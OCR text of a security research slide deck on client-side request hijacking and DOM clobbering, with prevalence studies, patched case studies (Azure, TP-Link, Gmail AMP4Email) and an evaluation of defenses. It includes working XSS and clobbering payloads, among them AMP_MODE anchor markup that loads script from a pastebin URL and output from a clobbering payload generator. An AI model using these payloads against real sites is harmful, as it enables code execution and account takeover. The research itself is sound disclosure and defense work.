
JAW: Request Hijacking Detection

- **Sheriff:** JAW instantiation to study client-side request hijacking at scale




JAW: Request Hijacking Detection

- **Sheriff:** JAW instantiation to study client-side request hijacking at scale



JAW: Request Hijacking Detection

- **Sheriff:** JAW instantiation to study client-side request hijacking at scale




JAW: Taintflow-Augmented Hybrid Property Graphs

Hybrid Property Graphs

- Static: AST, CFG, PDG, IPCG, ERDDG, …
- Dynamic: Concrete Program Values

Example HPG



Data Flow Analysis

- Track the propagation of **attacker-controlled** values
- Problem: **missing edges** due to static analysis


Taintflow-Augmented HPGs

- Use in-browser dynamic taint tracking to **reconstruct missing edges** in HPGs
- Patched Foxhound[1] to support various sinks (e.g., push API, WebSocket, EventSource, etc)

Code: [1] https://github.com/SAP/project-foxhound

Request Hijacking: Prevalence

- Empirical study to quantify the prevalence of client-side request-hijacking in the wild



Testbed

- Tranco top 10K websites, 339.2K unique webpages, 11.5M scripts, 32.4B LoC


Results

- Detected 202K verified data flows across 17.8K affected pages and 961 sites

The **new vulnerability types and variants** constitute over **36%** of the cases

Dynamic information crucial for detecting **~67%** of the data flows

Request Hijacking: Exploitations



Demonstrate exploitability by focusing on a random subset of data flows


- Two pages from each of the 961 vulnerable sites

- Created PoC exploits for 49 sites
  - Microsoft Azure, Starz, Google DoubleClick, VK, DW, and TP-Link
  - Arbitrary code execution, account takeover, data exfiltration, open redirections, etc

Microsoft Azure Case Study

- Detected a critical request hijacking vulnerability in Microsoft Azure
  - Confirmed and patched (MSRC-79059 VULN-097970)
  - **Impact:** change user settings (**CSRF**), escalated to **client-side XSS**

```
var params = (new URL(window.location)).searchParams;
var t = params.get("request");
if(t != null && t.length){
    // post message to opener
    opener && opener.postMessage("reauthPopupOpened", t);
    // listen for signal
    window.onmessage = function(){
        if (event.origin !== opener.origin) return;
        if (event.data === "sendRequest"){
            // top-level navigation request
            document.location.assign(t);}
    }}
```



TP-Link Case Study

- Request hijacking vulnerability in TP-Link escalated to **client-side XSS**
  - Confirmed and patched (TKID240238113)
  - The program performed **no input validation**

TP-Link: page preview functionality

```
1 let $url = new URLSearchParams(location.search)
      .get('url');
2 let $params = location.hash.slice(1).
      toLowerCase();
3 let $product = params.match('&pview=true');
4 if($product && screen.width<=1024){
5     // $url: javascript:alert(1);
6     location.href=$url;}
```

1 Read query param `url`

2 Write `url` to `location.href`

Request Hijacking: Defenses and their Effectiveness (1 / 3)

Policy-based

Content Security Policy

`connect-src` directive:

- (+) constrains request endpoints to **trusted domains** (i.e., no data exfiltration)
- (-) does not prevent request hijacks for CSRF attacks (i.e., **same-site** endpoints)

Even with a correct configuration:

~**41%** of vulnerabilities **cannot be mitigated** by CSP

Request Hijacking: Defenses and their Effectiveness (1 / 3)

CISPA HELMHOLTZ CENTER FOR INFORMATION SECURITY

Policy-based

Content Security Policy

Cross-Origin Opener Policy

`connect-src` directive:

- (+) constrains request endpoints to **trusted domains** (i.e., no data exfiltration)
- (-) does not prevent request hijacks for CSRF attacks (i.e., **same-site** endpoints)

Even with a correct configuration:

~**41%** of vulnerabilities **cannot be mitigated** by CSP

COOP: window.open() API

- (+) restricts the browsing context to same-origin documents
- (-) **only effective** when window.open() is used for providing malicious input

~**93%** of detected vulnerabilities cannot be mitigated by COOP

Request Hijacking: Defenses and their Effectiveness (1 / 3)

CISPA HELMHOLTZ CENTER FOR INFORMATION SECURITY

Policy-based

Content Security Policy

Cross-Origin Opener Policy

Cross-Origin Embedder Policy

Fetch MetaData

See paper for more

`connect-src` directive:

- (+) constrains request endpoints to **trusted domains** (i.e., no data exfiltration)
- (-) does not prevent request hijacks for CSRF attacks (i.e., **same-site** endpoints)

Even with a correct configuration:

~**41%** of vulnerabilities **cannot be mitigated** by CSP

COOP: window.open() API

- (+) restricts the browsing context to same-origin documents
- (-) **only effective** when window.open() is used for providing malicious input

~**93%** of detected vulnerabilities cannot be mitigated by COOP

The Rise of Web Applications: Where User Input Runs Amok!

Text Input

Markup Input


User Input Can Go Rogue…

Are we **validating** all these inputs properly 

*What if the validation **fails**?* 


XSS: The “One-Ring-to-Rule-Them-All” Attack

- Arbitrary client-side code execution (XSS)
  - Account take over, data exfiltration, financial losses




XSS: The “One-Ring-to-Rule-Them-All” Attack

- Arbitrary client-side code execution (XSS)
  - Account take over, data exfiltration, financial losses
  - Achieved by code injection
  - Mitigated by controlling or disallowing code execution **Well-known**



XSS: The “One-Ring-to-Rule-Them-All” Attack

- Arbitrary client-side code execution (XSS)
  - Account take over, data exfiltration, financial losses
  - Achieved by code injection
  - Mitigated by controlling or disallowing code execution **Well-known**




XSS Evolving Complexity

What if **code-less** input can cause arbitrary code execution?

XSS: The “One-Ring-to-Rule-Them-All” Attack

- Arbitrary client-side code execution (XSS)
  - Account take over, data exfiltration, financial losses
  - Achieved by code injection
  - Mitigated by controlling or disallowing code execution **Well-known**




XSS Evolving Complexity

What if **code-less** input can cause arbitrary code execution?

JavaScript Programs — Execution Environment

Example:



XSS in GMail’s AMP4Email via DOM Clobbering


MICHAŁ BENTKOWSKI | November 18, 2019 | Research

This post is a write up of an already-fixed XSS in AMP4Email I reported via Google Vulnerability Reward Program in August 2019. The XSS is an example of a real-world exploitation of well-known browser issue called DOM Clobbering.

DOM Clobbering Vulnerability

https://example.com


DOM Tree



DOM Clobbering Vulnerability

https://example.com

DOM Tree



<script>

Vuln. Script?

```
document.globalConfig = {'src': 'script.js', [...]};
// [...]
var s = document.createElement('script');
s.src = document.globalConfig.src;
document.body.appendChild(s);
```

DOM Clobbering Vulnerability


Input code-less markup

```
<img id=globalConfig src="malicious.js" name=clobbered>
```

1 Inject HTML markup

https://example.com

DOM Tree



<script>

Vuln. Script?

```
document.globalConfig = {'src': 'script.js', [...]};
// [...]
var s = document.createElement('script');
s.src = document.globalConfig.src;
document.body.appendChild(s);
```

DOM Clobbering Vulnerability

Input code-less markup


Markup id/name collides with sensitive variables or APIs, and overwrites them

```
<img id=globalConfig src="malicious.js" name=clobbered>
```

1 Inject HTML markup

https://example.com

DOM Tree



<script>

2

Vuln. Script?

```
document.globalConfig = {'src': 'script.js', [...]};
// [...]
var s = document.createElement('script');
s.src = document.globalConfig.src;
document.body.appendChild(s);
```

→ **Arbitrary Code Execution**

DOM Clobbering: Why It Happens?

- Locating DOM elements:

The clean way: DOM query selectors


```
document.querySelector("[id=Y]")
```

The dirty way: Property access on **window** or **document**

```
document.X.Y, or window.Y
```

Named Access on Window/Document

Example: select node n5 in the tree.




DOM Clobbering: Why It Matters?

← HTML & JavaScript usage metrics > all features > timeline

DOMClobberedVariableAccessed Show all historical data: ☐

Percentage of page loads over time

The chart below shows the percentage of page loads (in Chrome) that use this feature at least once. Data is across all channels and platforms. Newly added use counters that are not on Chrome stable yet only have data from the Chrome channels they're on.



⚠ ~ 11% of pages depend on clobbered variables

Cannot immediately turn off…


Source: https://chromestatus.com/metrics/feature/timeline/popularity/1824

DOM Clobbering: Why It Matters?

- Example: DOM Clobbering in GMail's AMP4Email sanitizer (2019)

```javascript
var script = window.document.createElement("script");
script.async = false;

var loc;
if (AMP_MODE.test && window.testLocation) {
    loc = window.testLocation
} else {
    loc = window.location;
}

if (AMP_MODE.localDev) {
    loc = loc.protocol + "//" + loc.host + "/dist"
} else {
    loc = "https://cdn.ampproject.org";
}

var singlePass = AMP_MODE.singlePassType ? AMP_MODE.singlePassType + "/" : "";
b.src = loc + "/rtv/" + AMP_MODE.rtvVersion; + "/" + singlePass + "v0/" + pluginName + ".js";

document.head.appendChild(b);
```

Gmail's Dynamic Mail Feature[1]




```html
<!-- We need to make AMP_MODE.localDev and AMP_MODE.test truthy-->
<a id="AMP_MODE"></a>
<a id="AMP_MODE" name="localDev"></a>
<a id="AMP_MODE" name="test"></a>

<!-- window.testLocation.protocol is a base for the URL -->
<a id="testLocation"></a>
<a id="testLocation" name="protocol"
   href="https://pastebin.com/raw/0tn8z0rG#"></a>
```

Consequence


Arbitrary code execution

[1]Source: https://workspaceupdates.googleblog.com/2019/06/dynamic-email-in-gmail-becoming-GA.html

Clobbering Markups: Automatic Discovery

Markup Generation and Testing

- **24M** test cases
- **19** browsers (mobile and desktop)
- Covered all tags, attributes, relations and targets
- Targets: variable *X*, object property *X.Y*, and *built-in* APIs



Results

Uncovered **31.4K** distinct clobbering markups across five different techniques

Only 481 previously known

Example: New HTMLCollection: object tags with the same name

```
<object name=X><object name=X id=Y>
```

Clobbering Markups: Automatic Discovery

Markup Generation and Testing

- 24M test cases
- 19 browsers (mobile and desktop)
- Covered all tags, attributes, relations and targets
- Targets: variable *X*, object property *X.Y*, and *built-in* APIs

Test-i

```
var markup = "<a name=x></a><a name=x id=y>"
var div = document.createElement("div")
div.innerHTML = markup;
document.body.appendChild(div);
console.log(x.y);
```

Results

Uncovered … es

Only 481 pr…

Example:

See our paper for more!

Clobbered	Tag 1	Tag 2	HTML Markup Attribute 1	Attribute 2	Relation	Total	New	Chrome 95.0.4638	Chrome 96.0	Chrome 92.0.4515	Firefox 94.1.2	Firefox 95.0	Firefox 90.0	Opera 65.5.3381	Opera 82.0.4227	Edge 3.2.3	Edge 95.0.1020	Edge 96.0.1054	Edge 95.0.1020	Safari 15.1	Safari 14.1	Safari 13.1	Safari 14.7.1	TB 11.0.1	SI 15.0.6	UC 13.3.8
Named Access Window																										
win.x	TS2	-	id=x	-	-	106		●	●	●	○	●	●	●	●	●	●	●	●	○	●	●	●	●	●	●
win.x	customtag,iframe,TS5	-	id=x	-	-	8		●	●	●	○	●	●	●	●	●	●	●	●	○	●	●	●	●	●	●
win.x	TS6,bdi,bdo,big	-	id=x	-	-	6		●	●	●	○	●	●	●	●	●	●	●	●	○	●	●	●	●	●	●
win.x	TS4,embed,form	-	n=x	-	-	5		●	●	●	○	●	●	●	●	●	●	●	●	○	●	●	●	●	●	●
win.x	video,wbr,xmp	-	id=x	-	-	3		●	●	●	○	●	●	●	●	●	●	●	●	○	●	●	●	●	●	●
win.x	aside,audio,b	-	id=x	-	-	3		●	●	●	○	●	●	●	●	●	●	●	●	○	●	●	●	●	●	●
win.x	applet	-	n=x	-	-	1		●	●	●	○	●	●	●	●	●	●	●	●	○	●	●	●	●	●	●
win.x	iframe	-	n=x	-	-	1	1	●	●	●	○	●	●	●	●	●	●	●	●	○	●	●	●	●	●	●
win.x	base	-	id=x	-	-	1		●	●	●	○	●	●	●	●	●	●	●	●	○	●	●	●	●	●	●
win.x	article	-	id=x	-	-	1		●	●	●	○	●	●	●	●	●	●	●	●	○	●	●	●	●	●	●
DOM Tree Accessors																										
doc.x	TS4,embed,form	-	n=x	-	-	5		●	●	●	○	●	●	●	●	●	●	●	●	○	●	●	●	●	●	●
doc.x	applet	-	id=x || n=x	-	-	2	2	●	●	●	○	●	●	●	●	●	●	●	●	○	●	●	●	●	●	●
doc.x	iframe	-	id=x || n=x	-	-	2	1	●	●	●	○	●	●	●	●	●	●	●	●	○	●	●	●	●	●	●
doc.x	object	-	id=x	-	-	1		●	●	●	○	●	●	●	●	●	●	●	●	○	●	●	●	●	●	●
Form Parent-Child																										
win.x.y	form	TS3,TS4 — fieldset	id=x || n=x (& id=y)	id=y || n=y	child	64		●	●	●	○	●	●	●	●	●	●	●	●	○	●	●	●	●	●	●
doc.x.y	form	TS3,TS4	n=x (& id=y)	id=y (& n=x || n=y)	child	36		●	●	●	○	●	●	●	●	●	●	●	●	○	●	●	●	●	●	●
win.x.y	form	TS3,TS4	id=x (& n=y)	id=x & n=y	child	18		●	●	●	○	●	●	●	●	●	●	●	●	○	●	●	●	●	●	●
win.x.y	form	TS3,TS4,embed	n=x	id=y & n=x	child	10		●	●	●	○	●	●	●	●	●	●	●	●	○	●	●	●	●	●	●
doc.x.y	form	TS3,TS4,embed, form	n=x	id=y & n=y	child	10		●	●	●	○	●	●	●	●	●	●	●	●	○	●	●	●	●	●	●
win.x.x	form	TS3,TS4	id=x	id=x & n=y	child	9		●	●	●	○	●	●	●	●	●	●	●	●	○	●	●	●	●	●	●
win.x.y	form	button	id=x || n=x (& id=y)	id=y || n=y	child	8		●	●	●	○	●	●	●	●	●	●	●	●	○	●	●	●	●	●	●
win.x.x	form	TS3	n=x	id=y & n=x	child	6		●	●	●	○	●	●	●	●	●	●	●	●	○	●	●	●	●	●	●
doc.x.x	form	TS3,TS4	n=x	id=y & n=x	child	6		●	●	●	○	●	●	●	●	●	●	●	●	○	●	●	●	●	●	●
doc.x.x, win.x.x	form	TS4,embed	n=x	id=y & n=x	child	4	1	●	●	●	○	●	●	●	●	●	●	●	●	○	●	●	●	●	●	●
	form	iframe	id=y & n=x	id=y & n=x	child	1	1	●	●	●	○	●	●	●	●	●	●	●	●	○	●	●	●	●	●	●
	form	TS4,embed	n=x	id=y & n=x	child	1	1	●	●	●	○	●	●	●	●	●	●	●	●	○	●	●	●	●	●	●
	form		id=y & n=x	id=y & n=x	child	4		●	●	●	○	●	●	●	●	●	●	●	●	○	●	●	●	●	●	●
	form		n=x	id=y & n=x	child	1		●	●	●	○	●	●	●	●	●	●	●	●	○	●	●	●	●	●	●

Markup Generator Service – Online Demo

domclob.xyz/domc_payload_generator/

Home Wiki Markups Browser Testing Payload Generator Detection Download

DOMC Payload Generator

Generates DOM Clobbering Attack Payload

Clobbering Target

window.globalConfig

Enter the target variable or expression you want to clobber here.

Clobbering Value

malicious.js

Enter the clobbered value for `href` or `src` of HTML markups.

Generate

Attack Payload(s)

```
<a id="globalConfig" href="malicious.js"></a>
<customtag id="globalConfig"></customtag>
<article id="globalConfig"></article>
```

Browser Testing Service – Online Demo

Filter by Browser / Platform / Version

Search

« scroll »

	#	Markup	Clobbered	Tag1	Tag2	Attributes1	Attributes2	Rel. Type
+	1		window.x	a	-	[id=x]	-	-
+	2	<abbr id="x" ></abbr>	window.x	abbr	-	[id=x]	-	-
−	3	<acronym id="x" ></acronym>	window.x	acronym	-	[id=x]	-	-

Online Browser Testing


```
let payload = `<acronym id="x" ></acronym>`;
let div = document.createElement('div');
let is_clobbered = false;
try {
     div.innerHTML = payload;
     document.body.appendChild(div);
     let v = eval(target);
     if (v && (!isNaN(v) || v.toString().indexOf('HTML') > -1 || v.toString().indexOf('Element') > -1
          || v.toString().indexOf('Collection') > -1 || v.toString().indexOf('Window') > -1)) {
         is_clobbered = true;
     }
 } catch(e) {
     is_clobbered = false;
 }
 document.body.removeChild(div);
 console.log("clobbered:", is_clobbered);
```

Test this clobbering payload in your browser now: Run Test

domclob.xyz

DOM Clobbering Vulnerability: Prevalence

- Empirical study to quantify the prevalence of DOM clobbering in the wild



Testbed

Tranco top 5K websites, 205.6K webpages, 18.3M scripts, 24.6B LoC

Results

- Detected 9,467 clobberable data flows across 491 affected sites
- Exploits for 44 websites (all confirmed and patched):
  - E.g., GitHub, Trello, Vimeo, Fandom, WikiBooks and VK
  - Client-side XSS, open redirections and request forgery attacks

DOM Clobbering: Defenses and their Effectiveness (1 / 5)

CISPA HELMHOLTZ CENTER FOR INFORMATION SECURITY

Mitigations

Content Security Policy

`script-src` directive:

- (+) constrains script sources to trusted domains, preventing `src` clobbering
- (-) does not prevent clobbering params of dynamic code eval functions

~**85%** of vulnerabilities cannot be mitigated by CSP

DOM Clobbering: Defenses and their Effectiveness (1 / 5)

CISPA HELMHOLTZ CENTER FOR INFORMATION SECURITY

Mitigations

Content Security Policy

DOM Object Freezing

`script-src` directive:

- (+) constrains script sources to trusted domains, preventing `src` clobbering
- (-) does not prevent clobbering params of dynamic code eval functions

~85% of vulnerabilities cannot be mitigated by CSP

Object.freeze() API:

- (+) prevent from being overwritten by named DOM elements
- (-) ineffective when the DOM clobbering source is a built-in API

~21% of vulnerabilities cannot be mitigated by object freezing

DOM Clobbering: Defenses and their Effectiveness (1 / 5)

Mitigations


Content Security Policy

DOM Object Freezing

HTML Sanitization

Evaluated the robustness of 29 client-side and server-side HTML sanitizers

- JS, Python, PHP, C#, and Java



Results

In total, 16 sanitizers vulnerable to at least one clobbering markup by default

- Including popular ones like DOMPurify, Mozilla Bleach, and Google Caja
- 13 of them also vulnerable in most strict config

